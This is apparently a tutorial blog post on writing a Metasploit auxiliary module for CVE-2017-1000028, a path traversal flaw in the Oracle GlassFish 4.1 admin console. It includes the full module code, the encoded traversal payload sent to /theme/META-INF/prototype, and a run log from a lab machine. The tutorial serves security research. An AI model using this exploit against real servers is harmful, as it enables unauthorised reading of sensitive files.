CVE-2017-1000028 - Path Traversal in Oracle Glassfish Server Open Source Edition.

Development of this module started from 30-07-2018

Summary:

This module exploits an unauthenticated directory traversal vulnerability which exits in administration console of Oracle Glassfish Server 4.1, which is listening by default on port 4848/TCP.
Note: This issue was originally discovered by Trustwave SpiderLabs

This module path would be **auxiliary/scanner/http/glassfish_traversal.rb**


Phase 1: Information Gathering

While developing MSF module we should collect all the information about the vulnerability such as product affected, version, exploit-db link, CVE ID assign to it, and the person/team who discovered the issue, because any modules which is landed on MSF the contributor also need to create a document,
i.e .MD file on MSF GitHub repo.

For example: You can find all the modules documentation over her
https://github.com/rapid7/metasploit-framework/tree/master/documentation/modules
It is necessary to create documentation of every modules or the MSF team won't land/merge our MSF module to the metasploit master branch.

In case you have not added the documentation and simply created the module the MSFDevTeam would mark a label `need-docs`

Example:



cgit < 1.2.1 Directory Traversal ✓ module needs-docs
#10420 opened 2 days ago by RootUp

Once all the things are gathered download the vulnerable software and install in your environment in this case we downloaded Oracle Glassfish 4.1 installed in Windows 7 x64 (VM).
http://download.oracle.com/glassfish/4.1/release/glassfish-4.1.zip - Download Oracle Glass Fish 4.1 requires JAVA to run.

Phase 2: Creating the module

MSFDevTeam have created a standard such as if you are creating any module which exploits some things and gives a shell needs that needs to be in exploit/ folder and if anything which scan or gathers info needs to be in auxiliary/ folder.


In this case we are creating a module which remotely exploits path traversal vulnerability in glassfish and gathers the sensitive windows file and save it in attackers machine.

So, the path for this module would be `auxiliary/scanner/http/youmodulename.rb`
I named my module glassfish_traversal.rb so if this module merge successfully then the path would be `auxiliary/scanner/http/glassfish_traversal`

First, we need to import necessary class for this module (lib/msf/core/auxiliary.rb)
You can find more info over here, https://www.rubydoc.info/github/rapid7/metasploit-framework/Msf/Auxiliary

Again, this is an aux module, so we are using auxiliary.rb library which already comes with MSF (lib/msf/core/auxiliary.rb) all we need to do is call certain class.

Moving further, for path auxiliary/scanner/http/ all the modules will be using same class, definition so the template looks like this.



```
class MetasploitModule < Msf::Auxiliary
  include Msf::Auxiliary::Report
  include Msf::Auxiliary::Scanner
  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'        => 'Path Traversal in Oracle GlassFish Server Open Source Edition',
      'Description' => %q{
        This module exploits an unauthenticated directory traversal vulnerability
        which exits in administration console of Oracle GlassFish Server 4.1, which is
        listening by default on port 4848/TCP.
      },
      'References'  =>
        [
          ['CVE', '2017-1000028'],
          ['URL', 'https://www.trustwave.com/Resources/Security-Advisories/Advisories/TWSL2015-016/?fid=6904'],
          ['EDB', '39441']
        ],
      'Author'      =>
        [
          'Trustwave SpiderLabs', # Vulnerability discovery
          'Dhiraj Mishra' # Metasploit module
        ],
      'DisclosureDate' => 'Aug 08 2015',
      'License'     => MSF_LICENSE
    ))
```

`def initialize (info)` is actually a template like stuff where you need to put required details such as `Name` In this case it is `Path Traversal in Oracle Glassfish Server Open Edition` the name should more consistent so that modules will easier to find when anyone is looking for `glassfish`

Then comes the description, I think that is self-explanatory, we need to write few words about the vulnerability.

Then comes the References which has 3 things,
1. CVE
2. URLs
3. EDB - Exploit Database

So, in this case the CVE was 2017-1000028, then URL and EDB which is https://www.exploit-db.com/exploits/39441/ we will just take the number and put it over there.

Then come the Author part, put your respective name and if you are just creating an MSF module but the discovery was not done by you, then it is necessary to give credit to them in Author part.


So, in this case this case it was,

Trustwave SpiderLabs # Vulnerability discovery
Dhiraj Mishra # Metasploit module

Then the Disclosure date, the date when the vulnerability was disclosed and for sure License would be `MSF_LICENSE`

Phase 3: The actual code

The comes your datastore methods, FYI -
https://en.wikibooks.org/wiki/Metasploit/DevelopingAuxiliaryModules



```
    register_options(
      [
        Opt::RPORT(4848),
        OptString.new('FILEPATH', [true, "The path to the file to read", '/windows/win.ini']),
        OptInt.new('DEPTH', [ true, 'Depth for Path Traversal', 13 ])
      ])
  end
```


Which is register_options() method according to MSF Wiki,
The register_options method can register multiple basic datastore options. Basic datastore options are the ones that either must be configured, such as the RHOST option in a server-side exploit. Or it's very commonly used, such as various username/password options found in a login module.

In this case we are storing RPORT by default set to 4848 and FILEPATH to /windows/win.ini and DEPTH as 13, in this case DEPTH is nothing just traversing.

For example: The module will try ../../../../../../../../../../../../../windows/win.ini (The ../ will is our DEPTH, which can be modified by user when he/she loads this module.) However, /windows/win.ini can also be changed to boot.ini and etc.

So, register_options() method is simply when you do show option for any MSF module and some data are already feeded and can be modified, so register_options() is responsible for it.
More can be found at : https://github.com/rapid7/metasploit-framework/wiki/How-to-use-datastore-options

Now, let's define and call main method via `run_host()`, so run_host() is a part of HTTPLogin Scanner Module.



```
def run_host(ip)
  filename = datastore['FILEPATH']
  traversal = "%c0%af.." * datastore['DEPTH'] << filename

  res = send_request_raw({
    'method' => 'GET',
    'uri'    => "/theme/META-INF/prototype#{traversal}"
  })

  unless res && res.code == 200
    print_error('Nothing was downloaded')
    return
  end
```


However, we already defined our FILEPATH is equal to /windows/win.ini and DEPTH is 13 but over here we will define traversal in this case `/` is uncoded to %c0%af..

Now, it would be traversal+DEPTH+FILEPATH(datasore) so module will run something like
%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwindows/win.ini

This is something like our payload which is generated but this need to be sent to a server.
For that we are using send_request_raw() or send_request_cgi() via `GET method` and URI would vulnerable path where this issue was observed so it will be `/theme/META-INF/prototype` and calling #{traversal}

Cool, so till here our module generates the payload and send GET request to the vulnerable server and on a vulnerable path, but we still need to capture the response and store that juicy windows file on our local machine,

For that we will be using store_loot() which stores metadata about the file in the database when available type is an OID-style loot type, e.g. “cisco.ios.config”. Ignored when no database is connected, store_loot() is a part of `Msf::Auxiliary::Report` which we already imported above.



```
    vprint_good("#{peer} - #{res.body}")
    path = store_loot(
      'oracle.traversal',
      'text/plain',
      ip,
      res.body,
      filename
    )
    print_good("File saved in: #{path}")
  end
end
```

So, by default store_loot() store file at /.msf/ folder on your OS where we have given oracle.traversal name to store the file when saved in your OS.

Example: Remote host windows.ini file will be stored on our /.msf/ folder with name oracle.traversal.txt

If the file is received then a print_good() will be passed to the user that, File is save in /home/warmachine/.msf4/loot/oracle.traversal.txt
So, all set over all our module looks something like this now,


https://github.com/rapid7/metasploit-framework/blob/8a175f50cd86137d0c77d9f89e86bc489e9adbfa/modules/auxiliary/scanner/http/glassfish_traversal.rb

Intention is very much necessary, when we code the module however after everything is done.

Phase 3: Conclusion

Now we need to run MSFTIDY on our module, you can say it's a small compiler which checks for bad-characters, bad-terms etc.
More Info: https://github.com/rapid7/metasploit-framework/wiki/Msftidy

So working of this module looks something like this.



```
msf auxiliary(scanner/http/glassfish_traversal) > run

[+] 192.168.1.105:4848 - ; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[MCI Extensions.BAK]
3g2=MPEGVideo
3gp=MPEGVideo
3gp2=MPEGVideo
3gpp=MPEGVideo
aac=MPEGVideo
adt=MPEGVideo
adts=MPEGVideo
m2t=MPEGVideo
m2ts=MPEGVideo
m2v=MPEGVideo
m4a=MPEGVideo
m4v=MPEGVideo
mod=MPEGVideo
mov=MPEGVideo
mp4=MPEGVideo
mp4v=MPEGVideo
mts=MPEGVideo
ts=MPEGVideo
tts=MPEGVideo

[+] File saved in: /home/input0/.msf4/loot/20180804135858_default_192.168.1.105_oracle.traversal_886983.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/glassfish_traversal) >
```

If, all good then create a PR (Pull Request) on https://github.com/rapid7/metasploit-framework/pulls with adding documenation and MSFTeam would jump in to your PR and they will also check the code working etc, then within a week or so your module will be merged and all you need to do is `msfudate` to get those module on your systems.

PR: https://github.com/rapid7/metasploit-framework/pull/10404

My Previous Modules:
https://www.rapid7.com/db/modules/auxiliary/gather/browser_lanipleak
https://www.rapid7.com/db/modules/auxiliary/gather/samsung_browser_sop_bypass